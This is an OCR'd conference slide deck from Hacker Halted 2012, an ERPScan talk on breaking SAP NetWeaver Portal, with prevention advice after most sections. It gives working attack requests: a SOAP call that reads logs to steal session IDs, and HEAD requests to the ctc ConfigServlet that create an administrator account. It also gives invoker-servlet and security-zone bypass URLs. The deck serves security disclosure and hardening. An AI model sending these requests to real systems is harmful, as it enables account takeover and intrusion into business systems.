Hacker Halted USA 2012

Invest in security to secure investments

ERPScan

Security Solutions for SAP

Breaking SAP Portal

Dmitry Chastuhin – Principal Researcher at ERPScan

About ERPScan

- The only 360-degree SAP Security solution - ERPScan Security Monitoring Suite for SAP
- **Leader** by the number of **acknowledgements from SAP** (150+)
- **60+ presentations key security conferences** worldwide
- **25 Awards and nominations**
- Research team - **20 experts with experience in different areas of security**
- Headquarters in Palo Alto (US) and Amsterdam (EU)


Agenda

- Say Hello to SAP Portal
- Breaking Portal through SAP Services
- Breaking Portal through J2EE Engine
- Breaking Portal through Portal Issues
- ERPScan SAP Pentesting Tool password decrypt module
- Conclusion

SAP

- The most popular business application
- More than 180000 customers worldwide
- 74% Forbes 500 companies run SAP


Meet sapscan.com




http://erpscan.com/wp-content/uploads/2012/06/SAP-Security-in-figures-a-global-survey-2007-2011-final.pdf

Say hello to Portal

- Point of Web access to SAP systems
- Point of Web access to other company systems
- Way for attackers to get access to SAP from Internet



EP architecture



Okay, okay. SAP Portal it's important and he have many links with other modules. So what?

SAP Management Console

SAP Management Console

- SAP MC provides a common framework for centralized system management
- Allowing to see the trace and log messages
- Using JSESSIONID from logs attacker can login in Portal

What we can find into logs?

Right! File *userinterface.log* contains calculated JSESIONID

But…attacker must have credential for reading log file!

Wrong!

SAP Management Console

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://
   www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header>
    <sapsess:Session xmlns:sapsess="http://www.sap.com/webas/630/soap/
   features/session/">
    <enableSession>true</enableSession>
</sapsess:Session>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
    <ns1:ReadLogFile xmlns:ns1="urn:SAPControl">
        <filename>j2ee/cluster/server0/log/system/userinterface.log</
   filename>
        <filter/>
        <language/>
        <maxentries>%COUNT%</maxentries>
        <statecookie>EOF</statecookie>
    </ns1:ReadLogFile>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Prevention


Don’t use TRACE_LEVEL = 3 on production systems or delete traces

http://help.sap.com/saphelp_nwpi71/helpdata/en/d6/49543b1e49bc1fe10000000a114084/frameset.htm

Single-Sign On

SSO

- The SAP implements SSO using the Header Variable Login Module



tnx Mariano ;)

Prevention

- Implement proper network filters to avoid direct connections to the SAP
- J2EE Engine. If using it for Windows authentication, switch to the SPNegoLoginModule

http://help.sap.com/saphelp_nw73ehp1/helpdata/en/d0/a3d940c2653126e10000000a1550b0/frameset.htm

SAP NetWeaver J2EE

Access control

Declarative
By WEB.XML

Programmatic
By UME

Web Dynpro	- programmatic
Portal iViews	- programmatic
J2EE Web apps	- declarative

Declarative access control

- The central entity in the J2EE authorization model is the *security role.*
- The programmer defines the application-specific roles in the J2EE deployment descriptor

web.xml

web-j2ee-engine.xml

Verb Tampering

web.xml

```
<servlet>
   <servlet-name>CriticalAction</servlet-name>
       <servlet-class>com.sap.admin.Critical.Action</
servlet-class>
</servlet>
<servlet-mapping>
     <servlet-name>CriticalAction</</servlet-name>
     <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-
name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
      <role-name>administrator</role-name>
 </auth-constraint>
</security-constraint>
```

Verb Tampering

- If we trying to get access to application using GET – we need a login:pass and administrator role
- If we trying to get access to application using HEAD instead GET?
- PROFIT!

- Did U know about *ctc*?

Verb Tampering

Need Admin account in SAP Portal?

Just send 2 HEAD request

- Create new user blabla:blabla

HEAD /ctc/ConfigServlet?
param=com.sap.ctc.util.UserConfig;CREATEUSER;USERNAME=blabla,PASSWORD=blabla

- Add user blabla to group Administrators

HEAD /ctc/ConfigServlet?
param=com.sap.ctc.util.UserConfig;ADD_USER_TO_GROUP;USERNAME=blabla,GROUPNAME=Administrators

Works when UME use JAVA database

Prevention

- Install SAP notes 1503579,1616259
- Install other SAP notes about Verb Tampering
- Scan applications by ERPScan WEB.XML checker
- Disable the applications that are not necessary

Invoker servlet

web.xml

```
<servlet>
    <servlet-name>CriticalAction</servlet-name>
    <servlet-class>com.sap.admin.Critical.Action</servlet-
class>
</servlet>
<servlet-mapping>
      <servlet-name>CriticalAction</</servlet-name>
      <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
<http-method>HEAD</http-method>
</web-resource-collection>
<auth-constraint>
       <role-name>administrator</role-name>
 </auth-constraint>
</security-constraint>
```

GET /admin/critical/*CriticalAction*

GET /servlet/com.sap.admin.Critical.Action

Invoker Servlet

- Want remote execute OS command on J2EE server?
- Maybe upload a backdoor realized as java class?
- or sniff all traffic ?

Still remember about *ctc*?

Invoker Servlet


TYPE=S
STATE=
INFO_SHORT= + Process created! sapserver\sapservicedm0
CONFIGURATION=

Prevention

- Update to the latest patch 1467771, 1445998
- “EnableInvokerServletGlobally” must be “false”
- Check all WEB.XML files by ERPScan WEBXML checker


So, where is a Portal?


SAP Portal




- Portal permissions define user access rights to objects in the Portal Content Directory (PCD)
- Permissions in the portal are based on ACL methodology
- All objects in the PCD contain a number of permission settings and levels, which determine their availability in the portal administrative environment (design time) and the end user environment (runtime)

Portal Permission Levels






End User permission



- Objects whose end user permission is enabled affect the following areas in the portal:
  - All Portal Catalog obj with end user permission
  - Authorized portal users may access restricted portal components that need to be accessed by URL without an intermediate iView, if they are granted permission in the appropriate *security zone*.

Administrator permission



- Owner = full control + modify the permissions
- Full control = read/write + delete obj
- Read/Write = read+write+edit properties+ add/rem child
- Write(folders only) = create objects
- Read = view obj+create instances (delta links and copies)
- None = not granted access

Role Assigner permission

- The role assigner permission setting is available to role objects
- It allows you to determine which portal users are permitted to assign other users, groups, or roles to the role principle using the Role Assignment tool

Security Zones

- Security zones enable a system administrator to control which portal components and portal services a portal user can launch
- A security zone specifies **the vendor ID**, the **security area**, and **safety level** for each portal component and portal service

Why? For easy groupiration multiple iViews

Security Zones

- The security zone is defined in a portal application's descriptor XML file
- A portal component or service can belong to only one security zone; however portal components and services may share the same safety level
- Zones allows the administrator to assign permissions to a safety level, instead of assigning them directly to each portal component or service

Why? For easy groupiration multiple iViews

Security Zones

- So, SecZones offer an extra, but optional, layer of code-level security to iViews
  - User-> check ”end user” permission to the role-> view iView
  - User-> check ”end user” permission to the role-> check ”end user” permission to the SecZone -> view iView

By default, this functionality is disabled

We can get access to Portal iViews using direct URL:

/irj/servlet/prt/portal/prtroot/<iView_ID>


Safety Levels for Security Zone


- No Safety
  - Anonymous users are permitted to access portal components defined in the security zone.
- Low Safety
  - A user must be at least an authenticated portal user to access portal components defined in the security zone.
- Medium Safety
  - A user must be assigned to a particular portal role that is authorized to access portal components defined in the security zone
- High Safety
  - A user must be assigned to a portal role with higher administrative rights that is authorized to access portal components defined in the security zone.

So, interesting, how many Portal applications with No\Low Safety exist?

No safety Zone

Many custom applications with low security level Zone





Prevention

Check security zones permissions

- http://help.sap.com/saphelp_nw70/helpdata/en/25/85de55a94c4b5fa7a2d74e8ed201b0/frameset.htm
- http://help.sap.com/saphelp_nw70/helpdata/en/f6/2604db05fd11d7b84200047582c9f7/frameset.htm

SAP Portal

- Web based services
- All OWASP TOP10 actual
  - XSS
  - Phishing
  - Traversal
  - XXE
  - …

XSS

- Many XSS in Portal

- But sometimes “httponly”
- But when we exploit XSS we can use features of SAP Portal

EPCF

EPCF

EPCF provides a JavaScript API designed for the client-side communication between portal components and the portal core framework

